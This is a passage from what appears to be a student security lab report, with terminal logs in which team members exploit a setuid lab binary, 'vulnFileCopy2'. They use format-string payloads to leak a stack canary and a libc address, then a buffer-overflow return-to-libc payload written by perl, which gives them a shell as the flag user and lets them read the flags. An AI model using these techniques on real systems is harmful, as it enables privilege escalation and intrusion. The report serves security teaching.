./vulnFileCopy2 "$(perl -e 'print "canary:" . "\%519\$08x" . "Return to Libc:" . "\%539\$08x"')"


Done copying.
$ ls
'canary:%519$08xReturn to Libc:%539$08x'   legolasflag.txt   snap   vulnFileCopy2
$ cat legolasflag.txt
f815fbefdd19f52a8fedd6dfab37c8ac14101472ff8780c9f9641c7ca5206852
2beb115de065a9194c7898e8ea4c0c44d549c7db8fb62006e9672f22101a97ac
$ whoami
legolasflag
$ exit
legolas@cs647:~$
```

3.3 Kirlus Saad

Flag Contents

ffcea9b1f0758c487eaba4effa7bf44ee61d44fa57a8870211f6176cd8fd4187

```
0502a93240c7d2c2c1d796051b4907cf76fd70af914471ef23c2918bef6dbf52
```

Screenshot

```
legolas@cs647:~$ ./vulnFileCopy2 "$(perl -e 'print "Canary:"."\%211\$08x"." Return to LibC Address:"."\%231\$08x"')"

File to copy: Canary:dedcd000 Return to LibC Address:eba92cb9

Press enter to begin copying...^Z
[1]+  Stopped                 ./vulnFileCopy2 "$(perl -e 'print "Canary:"."\%211\$08x"." Return to LibC Address:"."\%231\$08x"')"
legolas@cs647:~$ perl -e 'print "A"x794 . "\x00\xd0\xdc\xde" . "A"x12 . "\x30\xe4\xab\xeb" . "\xb9\x2c\xa9\xeb" . "\xe8\x2d\xc3\xeb"' > 'Canary:%211$08x Return to LibC Address:%2
31$08x'
legolas@cs647:~$ fg
./vulnFileCopy2 "$(perl -e 'print "Canary:"."\%211\$08x"." Return to LibC Address:"."\%231\$08x"')"


Done copying.
$ whoami
legolasflag
$ ls
'Canary:%211$08x Return to LibC Address:%231$08x'   legolasflag.txt   snap   vulnFileCopy2
$ cat legolasflag.txt
ffcea9b1f0758c487eaba4effa7bf44ee61d44fa57a8870211f6176cd8fd4187
0502a93240c7d2c2c1d796051b4907cf76fd70af914471ef23c2918bef6dbf52
$ exit
legolas@cs647:~$
```

4 References

Use this section to include any references you must cite in the report. For example, if you recommend mitigations not covered in the course, you should cite your references and list them here.

https://unstop.com/blog/fgets-and-gets-in-c#:~:text=Q.,the%20C%20standard%20in%202011.